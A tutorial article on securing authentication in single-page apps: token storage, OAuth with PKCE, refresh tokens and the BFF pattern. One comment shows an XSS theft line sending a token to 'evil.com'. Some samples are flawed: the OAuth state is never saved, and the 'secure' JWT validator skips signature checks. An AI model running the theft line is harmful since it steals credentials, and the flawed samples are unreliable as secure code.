Secure authentication in SPAs: JWT, OAuth, and best practices

Originally published on Bemorex Learn, our learning platform. · Leer en español
The authentication challenge in SPAs
Single Page Applications have a unique challenge: the frontend is completely public. There are no server sessions that natively manage authentication state. Everything in the browser is potentially accessible to an attacker.
This article guides you through authentication options, their trade-offs, and how to implement them securely.
JWT vs session cookies
Session cookies (server-side)
The traditional approach: the server generates a session ID, stores it in a database, and sends it to the client as an HttpOnly cookie.
Advantages:
- The token is not accessible from JavaScript (HttpOnly)
- The server can invalidate sessions instantly
- Smaller attack surface on the frontend
Disadvantages:
- Requires session storage on the server
- Harder to scale horizontally
- Vulnerable to CSRF (needs additional protection)
JWT (JSON Web Tokens)
A self-signed token that contains user data and a cryptographic signature.
Advantages:
- Stateless: the server does not need to store sessions
- Easy to use across multiple services
- Contains user information without querying the DB
Disadvantages:
- Cannot be invalidated before expiration (without additional infrastructure)
- If stolen, the attacker has access until it expires
- Where to store it securely on the frontend?
The answer: it depends on the context
| Scenario | Recommendation |
|---|---|
| Monolithic app with own backend | Session cookies |
| Multiple microservices | JWT with refresh tokens |
| App with external auth provider | OAuth 2.0 + PKCE |
| Maximum security level | BFF (Backend for Frontend) pattern |
Where to store tokens on the frontend
This is one of the most critical security decisions in SPAs.

localStorage: NOT recommended for tokens
// INSECURE: accessible to any script (XSS)
localStorage.setItem('access_token', token);

// If there is a SINGLE XSS vulnerability in your app or in
// any dependency, the attacker can do:
// const token = localStorage.getItem('access_token');
// fetch('https://evil.com/steal', { body: token });
HttpOnly cookies: the most secure option
// The backend sets the cookie - the frontend does NOT touch it
// Set-Cookie: access_token=xyz; HttpOnly; Secure; SameSite=Strict; Path=/api

// The frontend simply makes requests and the cookie is sent automatically
async function fetchProtectedData(): Promise<unknown> {
  const response = await fetch('/api/protected-resource', {
    credentials: 'include' // Include cookies in the request
  });

  if (response.status === 401) {
    // Redirect to login
    window.location.href = '/login';
    return null;
  }

  return response.json();
}
In memory: good alternative
// Store the token in memory only (a variable)
// It is lost when the tab closes (intentionally)
class AuthState {
  private accessToken: string | null = null;

  setToken(token: string): void {
    this.accessToken = token;
  }

  getToken(): string | null {
    return this.accessToken;
  }

  clearToken(): void {
    this.accessToken = null;
  }
}

// Use a refresh token (in an HttpOnly cookie) to get
// a new access token when the page reloads
OAuth 2.0 with PKCE for SPAs
PKCE (Proof Key for Code Exchange) is the mandatory security extension for OAuth in public applications like SPAs.
Why PKCE?
Without PKCE, the authorization flow is vulnerable to interception of the authorization code. PKCE adds a temporary secret that only your application knows.
Complete flow
- Generate code_verifier: A cryptographically random string
- Calculate code_challenge: SHA-256 hash of the verifier
- Redirect to provider: With the challenge (not the verifier)
- Receive the code: The provider redirects back with an authorization code
- Exchange for tokens: Send the code + verifier to the token endpoint
- Validate: The auth server verifies that the challenge matches the verifier
Handling the callback
// Callback: exchange the code for tokens
async function handleAuthCallback(): Promise<void> {
  const params = new URLSearchParams(window.location.search);
  const code = params.get('code');
  const state = params.get('state');

  if (!code) {
    throw new Error('No authorization code received');
  }

  // Verify state to prevent CSRF
  const savedState = sessionStorage.getItem('oauth_state');
  if (state !== savedState) {
    throw new Error('State mismatch - possible CSRF attack');
  }

  const verifier = sessionStorage.getItem('pkce_verifier');
  if (!verifier) {
    throw new Error('PKCE verifier not found');
  }

  // Exchange code for tokens
  const response = await fetch('https://auth.provider.com/token', {
    method: 'POST',
    headers: { 'Content-Type': 'application/x-www-form-urlencoded' },
    body: new URLSearchParams({
      grant_type: 'authorization_code',
      code,
      redirect_uri: 'https://yoursite.com/callback',
      client_id: 'your-client-id',
      code_verifier: verifier
    })
  });

  const tokens = await response.json();

  // Clear temporary data
  sessionStorage.removeItem('pkce_verifier');
  sessionStorage.removeItem('oauth_state');

  // Store tokens securely
  // Ideally, send them to the backend so it puts them in HttpOnly cookies
  await fetch('/api/auth/session', {
    method: 'POST',
    headers: { 'Content-Type': 'application/json' },
    body: JSON.stringify({ tokens }),
    credentials: 'include'
  });
}
Refresh tokens: keeping the session alive
Access tokens should have a short lifespan (5-15 minutes). Refresh tokens allow obtaining new access tokens without asking the user to authenticate again.
Refresh token rotation
// Implement refresh token rotation
async function refreshAccessToken(): Promise<string | null> {
  const response = await fetch('/api/auth/refresh', {
    method: 'POST',
    credentials: 'include' // The refresh token lives in an HttpOnly cookie
  });

  if (!response.ok) {
    // Invalid or expired refresh token -> log out
    window.location.href = '/login';
    return null;
  }

  const data = await response.json();
  return data.access_token;
}

// Interceptor to refresh automatically
async function authenticatedFetch(
  url: string,
  options: RequestInit = {}
): Promise<Response> {
  let response = await fetch(url, {
    ...options,
    credentials: 'include'
  });

  if (response.status === 401) {
    const newToken = await refreshAccessToken();

    if (newToken) {
      response = await fetch(url, {
        ...options,
        credentials: 'include'
      });
    }
  }

  return response;
}
BFF (Backend for Frontend) pattern
The BFF pattern is the most secure architecture for authentication in SPAs. Your backend acts as an intermediary between the SPA and the authentication provider.
BFF advantages
- Tokens never reach the frontend
- The backend handles all auth logic
- HttpOnly cookies protect the session
- Simplifies frontend code
Flow
SPA  -->  BFF (your backend)  -->  Auth Provider
 ^              |
 |     cookies HttpOnly
 |     (session management)
 +-----------------------------+
// On the frontend, authentication is simple
async function login(): Promise<void> {
  // Redirect to the BFF login endpoint
  window.location.href = '/api/auth/login';
  // The BFF handles the whole OAuth flow internally
}

async function logout(): Promise<void> {
  await fetch('/api/auth/logout', {
    method: 'POST',
    credentials: 'include'
  });
  window.location.href = '/';
}

async function getUser(): Promise<UserProfile | null> {
  const response = await fetch('/api/auth/me', {
    credentials: 'include'
  });

  if (!response.ok) return null;
  return response.json();
}

interface UserProfile {
  id: string;
  email: string;
  name: string;
  avatar: string;
}
Critical mistakes you must avoid
1. Not verifying the JWT signature
Never trust a JWT without verifying its signature on the backend. Decoding is not verifying.
2. Expiration too long
A JWT with a 7-day expiration is almost as bad as one without expiration. Use 5-15 minutes for access tokens.
3. Storing sensitive data in the JWT
The JWT payload is not encrypted, only Base64-encoded. Anyone can read it.
// Do NOT put this in a JWT:
// - Passwords
// - Credit card data
// - Medical information
// - Any sensitive personal data

// You CAN include:
// - User ID (sub)
// - Email
// - Roles/permissions
// - Issued-at and expiration timestamps
4. Not implementing real logout
With stateless JWT, "logout" on the frontend (deleting the token) does not invalidate the token. Implement a blacklist or use short-lived tokens.
5. Trusting the frontend to verify permissions
// INSECURE: checking only on the frontend
if (user.role === 'admin') {
  showAdminPanel();
}

// The backend must ALWAYS check permissions on every request
// The frontend only decides what to show (UX), not what to allow (security)
Secure authentication checklist
- [ ] Tokens stored in HttpOnly cookies or in memory
- [ ] Access tokens with short expiration (5-15 min)
- [ ] Refresh token rotation implemented
- [ ] PKCE enabled for OAuth flows
- [ ] State parameter to prevent CSRF in OAuth
- [ ] JWT signature verification on the backend
- [ ] Rate limiting on login endpoints
- [ ] Logging of authentication events
- [ ] HTTPS mandatory across the entire application
- [ ] CORS configured restrictively
Conclusion
Authentication in SPAs requires a careful approach because the frontend is hostile territory. There is no perfect solution, but combining OAuth 2.0 with PKCE, short-lived tokens, HttpOnly cookies, and the BFF pattern gives you a solid foundation.
Remember: authentication on the frontend is just UX. Real security always lives on the backend.
Code examples
TypeScript
// OAuth 2.0 + PKCE: secure flow for SPAs

// Step 1: Generate code_verifier and code_challenge
function generateCodeVerifier(): string {
  const array = new Uint8Array(32);
  crypto.getRandomValues(array);
  return base64UrlEncode(array);
}

async function generateCodeChallenge(verifier: string): Promise<string> {
  const encoder = new TextEncoder();
  const data = encoder.encode(verifier);
  const hash = await crypto.subtle.digest('SHA-256', data);
  return base64UrlEncode(new Uint8Array(hash));
}

function base64UrlEncode(buffer: Uint8Array): string {
  let binary = '';
  for (let i = 0; i < buffer.byteLength; i++) {
    binary += String.fromCharCode(buffer[i]);
  }
  return btoa(binary)
    .replace(/\+/g, '-')
    .replace(/\//g, '_')
    .replace(/=+$/, '');
}

// Step 2: Start the authorization flow
async function startAuth(): Promise<void> {
  const verifier = generateCodeVerifier();
  const challenge = await generateCodeChallenge(verifier);

  // Save the verifier to use later
  sessionStorage.setItem('pkce_verifier', verifier);

  const params = new URLSearchParams({
    response_type: 'code',
    client_id: 'your-client-id',
    redirect_uri: 'https://yoursite.com/callback',
    scope: 'openid profile email',
    code_challenge: challenge,
    code_challenge_method: 'S256',
    state: crypto.randomUUID()
  });

  window.location.href =
    `https://auth.provider.com/authorize?${params}`;
}
TypeScript
// Secure JWT validation on the backend

interface JwtHeader {
  alg: string;
  typ: string;
  kid?: string;
}

interface JwtPayload {
  sub: string;
  email: string;
  iss: string;
  aud: string;
  exp: number;
  iat: number;
  nonce?: string;
}

function decodeJwtPayload(token: string): JwtPayload {
  const parts = token.split('.');
  if (parts.length !== 3) {
    throw new Error('Invalid JWT: must have 3 parts');
  }

  const payload = JSON.parse(
    atob(parts[1].replace(/-/g, '+').replace(/_/g, '/'))
  );

  return payload as JwtPayload;
}

function validateJwtClaims(payload: JwtPayload): string[] {
  const errors: string[] = [];
  const now = Math.floor(Date.now() / 1000);

  // Check expiration
  if (payload.exp <= now) {
    errors.push('Token expired');
  }

  // Check issuer
  if (payload.iss !== 'https://auth.yourdomain.com') {
    errors.push('Untrusted issuer');
  }

  // Check audience
  if (payload.aud !== 'your-client-id') {
    errors.push('Audience mismatch');
  }

  // Check that it was not issued in the future
  if (payload.iat > now + 60) {
    errors.push('Token issued in the future');
  }

  return errors;
}